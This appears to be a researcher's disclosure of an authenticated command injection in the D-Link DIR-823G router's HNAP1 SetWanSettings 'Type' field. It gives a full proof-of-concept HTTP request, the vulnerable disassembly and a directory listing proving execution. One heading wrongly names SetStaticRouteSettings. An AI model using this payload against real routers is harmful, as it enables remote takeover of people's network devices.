
DIR-823G

Version

```
DIR823GA1_FW102B05
```

Firmware download link

```
http://support.dlink.com.cn/ProductInfo.aspx?m=DIR-823G
```



DIR-823G

DIR-823G AC1200M 双频千兆无线路由器

为了获得正确的下载，请为您的设备选择正确的硬件版本。

A1

类型	日期	
固件版本 (V1.0.2B05)	2019/06/20	下载
快速安装指南 (1.00)	2018/02/01	下载
规格表 (1.00)	2018/02/01	下载

decription

```
An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05.
There is a command injection in HNAP1 (exploitable with Authentication)
via shell metacharacters in the Type field to SetWanSettings.
```


others

```
found by wx@teamseri0us360.
please send email to teamseri0us360@gmail.com if you have any question.
```

Command injection in HNAP1 SetStaticRouteSettings

bypass the check of the "Type" by modifying in HTTP Message

payload




```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/SetWanSettings"
HNAP_AUTH: 3E4163419E6B63557D022B6831815C92 1562831180
X-Requested-With: XMLHttpRequest
Content-Length: 1052
Connection: close
Referer: http://192.168.0.1/Network.html
Cookie: uid=ujcI4DPmyw; PrivateKey=C8B843B87E7C03EF5F224D6D4949A7F1; timeout=17

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetWanSettings
xmlns="http://purenetworks.com/HNAP1/"><Type>DHCP;[redacted]
/[redacted]'</Type><PppoeType></PppoeType><Username></Username><Password></Password><MaxIdleTime>0</MaxIdleTime>
<MTU>1400</MTU><HostName></HostName><ServiceName></ServiceName><AutoReconnect>false</AutoReconnect><IPAddress></IPAd
dress><SubnetMask></SubnetMask><Gateway></Gateway><DnsManual>false</DnsManual><MacCloneEnable>false</MacCloneEnable>
<CloneMacAddress></CloneMacAddress><MacCloneType></MacCloneType><WanSpeed>Auto</WanSpeed><WanDuplex>Auto</WanDuplex>
<ConfigDNS><Primary></Primary><Secondary></Secondary></ConfigDNS><MacAddress></MacAddress><VPNServerIPAddress></VPNS
erverIPAddress><VPNLocalIPAddress></VPNLocalIPAddress><VPNLocalSubnetMask></VPNLocalSubnetMask><VPNLocalGateway></VP
NLocalGateway></SetWanSettings></soap:Body></soap:Envelope>
```


Vulnerability description

```
This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted
input from the request body. A attacker can execute any command remotely when they control this input.
The detail is as below:
```



```
la      $v0, aEchoSVarHnaplo  # "echo '%s' >/var/hnaplog"
addiu   $v1, $fp, 0x1448+var_1390
move    $a0, $v1
li      $a1, 0x1387
move    $a2, $v0
lw      $a3, 0x1448+arg_18($fp)
jal     snprintf
nop
addiu   $v0, $fp, 0x1448+var_1390
move    $a0, $v0
jal     system
nop
```

result



192.168.0.1/3.txt

```
bin
dev
etc
firmadyne
home
init
lib
lost+found
mnt
proc
root
sys
tmp
usr
var
web
web_mtn
```